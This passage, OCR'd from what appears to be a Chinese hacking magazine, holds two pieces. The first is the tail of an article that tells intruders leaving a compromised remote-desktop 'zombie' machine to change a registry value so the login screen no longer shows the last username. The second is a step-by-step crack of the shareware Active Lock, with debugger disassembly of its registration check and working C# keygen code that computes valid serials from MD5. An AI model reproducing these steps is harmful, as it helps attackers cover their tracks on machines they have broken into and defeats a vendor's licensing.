


图1

其实，要解决如此“严重”的问题非常简单，我们只需要多做一步小小的设置工作就可以了。在3389肉鸡上打开注册表编辑器（“开始”-“运行”，输入“Regedit”后点击“确定”按钮），依次找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system项，然后在其右侧窗格中找到“dontdisplaylastusername”（意思就是“不显示上次登录的用户名”），双击打开进行编辑，将其“数值数据”由XP系统默认的0值修改为1（如图2），点击“确定”按钮即可设置为有效状态，然后按F5键刷新一下并关闭注册表编辑器。




图2

怎么样？非常简单的一步注册表修改操作，不要怕麻烦，建议大家拿出1分钟“多此一举”将它做好，让这看似画蛇添足的一步成为我们撤离3389肉鸡最完美的“收剑”招式，记住——“细节决定成败！”

对某U盘登录锁的注册算法分析

道 隐




图1

朋友需要一个能把优盘变成电脑锁的软件以用来保护她新买的本本不受外人随意使用，正好前几天我看别人网站的时候看到一款这样的软件，当时介绍的版本已经很老了，我使用Google搜索了一下发现已经有新版本的程序存在了。以下为此软件的介绍：“Active Lock可以将任何一款普通的U盘变成您的Windows登录钥匙。启用Active Lock后，用户需要插入USB钥匙盘才能登录Windows操作系统，拔出U盘时自动锁住电脑。Active Lock采用Windows GINA接口，无需安装驱动，不占用任何资源，也不产生任何进程。使用方法：打开ALock.exe，插入要作为登录钥匙的U盘，选择USB钥匙盘盘符，单击<启用>按钮。然后重新启动Windows操作系统即可。”

下载程序并安装，由于是一款共享软件所以需要注册。于是启动PEiD查看了一下程序是否有加壳。如图1所示。




图2

程序没有加壳是由Delphi编译生成的。分析Delphi程序的利器是DeDe，将其拖入到DeDe中进行分析，等待分析结束后，我们在如图2所示的界面找到了关于对话框的OK按钮事件地

址：004AD74C。将此地址记下以备用。

在如图3所示的选项卡创建一个“.MAP”文件备用。




图3

好了，到现在为止所有的准备工作都已完成，现在该主角上场来肢解这个程序了。运行Ollydbg（以下简称OD）并载入程序。待其分析完毕后使用插件Load Map载入刚刚生成的那个Map格式的文件，现在再来看OD中的代码你会发现很多的调用已经被解析出来了，点击OD界面的如图4所示的图标。



图4

在弹出的对话框中输入该才记下的地址：004AD74C，点击确定来到如下所示的代码的位置：

```
004AD76A   MOV EAX,DWORD PTR DS:[EBX+338]
004AD770   CALL <ALock.Controls.TControl.GetText>
004AD775   MOV EAX,[LOCAL.1]
004AD778   PUSH EAX
004AD779   LEA EDX,[LOCAL.2]
004AD77C   MOV EAX,DWORD PTR DS:[EBX+304]
004AD782   CALL <ALock.Controls.TControl.GetText>
004AD787   MOV EAX,[LOCAL.2]
004AD78A   POP EDX
004AD78B   CALL <ALock.?Unit143.sub_004AB46C>  ；关键调用。
004AD790   TEST AL,AL
004AD792   JNZ SHORT ALock.004AD7B9  ；不跳则注册失败。
004AD794   PUSH 10
004AD796   MOV ECX,ALock.004AD87C  ; ASCII "Information"
004AD79B   MOV EDX,ALock.004AD888  ; ASCII "Invalid register code, please contact us to get license."
004AD7A0   MOV EAX,DWORD PTR DS:[4B4138]
004AD7A5   MOV EAX,DWORD PTR DS:[EAX]
004AD7A7   CALL <ALock.Forms.TApplication.MessageBox>
```

从以上代码中可以看出地址：004AD78B处是一个关键调用，通过其返回值判断是否注册成功。我们跟进这个调用：

```
004AB492   MOV EAX,ESI
004AB494   CALL <ALock.SysUtils.UpperCase>  ; User转大写 ;
004AB499   MOV ECX,[LOCAL.2]
004AB49C   LEA EAX,[LOCAL.1]
004AB49F   MOV EDX,ALock.004AB550  ; ASCII "ACTIVELOCK"
004AB4A4   CALL <ALock.system.@LStrCat3>  连接ACTIVELOCK和大写的User
004AB4A9   LEA EDX,[LOCAL.7]
004AB4AC   MOV EAX,[LOCAL.1]
004AB4AF   CALL <ALock.?Unit143.sub_004AB6A4>
004AB4B4   LEA EAX,[LOCAL.7]
004AB4B7   LEA EDX,[LOCAL.3]
004AB4BA   CALL <ALock.?Unit143.sub_004AB604>  ; 生成MD5哈希值
004AB4BF   MOV EAX,[LOCAL.3]
004AB4C2   MOV EDX,EBX
004AB4C4   CALL <ALock.SysUtils.SameText>  ; 比较真假注册码
004AB4C9   TEST AL,AL
004AB4CB   JNZ SHORT ALock.004AB50B
004AB4CD   LEA EAX,[LOCAL.10]
004AB4D0   CALL <ALock.?Unit143.sub_004AB38C>
004AB4D5   MOV ECX,[LOCAL.10]
004AB4D8   LEA EAX,[LOCAL.9]
004AB4DB   MOV EDX,[LOCAL.1]
004AB4DE   CALL <ALock.system.@LStrCat3>  ; 上次的连接结果和Serial再次连接
004AB4E3   MOV EAX,[LOCAL.9]
004AB4E6   LEA EDX,[LOCAL.7]
004AB4E9   CALL <ALock.?Unit143.sub_004AB6A4>
004AB4EE   LEA EAX,[LOCAL.7]
004AB4F1   LEA EDX,[LOCAL.8]
004AB4F4   CALL <ALock.?Unit143.sub_004AB604>  ; 生成MD5哈希值
004AB4F9   MOV EAX,[LOCAL.8]
004AB4FC   MOV EDX,EBX
004AB4FE   CALL <ALock.SysUtils.SameText>  ; 比较真假注册码
004AB503   TEST AL,AL
```

```
004AB505  JNZ SHORT ALock.004AB50B
004AB507  XOR EAX,EAX
不相等则EAX清零并返回
004AB509  JMP SHORT ALock.004AB50D
004AB50B  MOV AL,1
否则AL置1返回
```

好了到此我们已经对整个的算法流程已经很清晰了，下面就用C#来写一个注册机吧，这样用起来会方便一些。运行Visual Studio 2008，并新建一个C#项目。绘制程序界面如图5所示。




图5

然后双击getKey按钮生成按钮事件并写下如下的事件代码：

```
        private void button1_Click(object sender, EventArgs e)
        {
            string Username = "ACTIVELOCK" + textBox1.Text.ToUpper();
            //
            string temp = Username + textBox3.Text;
            textBox2.Text = new Class1().Md5(Username).ToLower();
            textBox4.Text = new Class1().Md5(temp).ToLower();
        }
```

由于前几天分析某软件的时候获取了该软件中一个计算MD5哈希值的Dll文件所以我在程序中直接引入此DLL使用。如图6所示。

选择生成菜单下的生成XX项目（XX视你的项目名而定）至此任务就完成了，我测试了一下挺好用的：），终于是不负所托。朋友拿到程序后很是开心。




图6

通过本次的分析我们可以看出，欲善其事必利其器，在分析的时候选择一款好的分析工具能获得事倍功半的效果。希望大家在今后的道路上一帆风顺。

（文中涉及的相关软件本期光盘已收录）

简简单单解密批处理乱码

Small flower / Childho

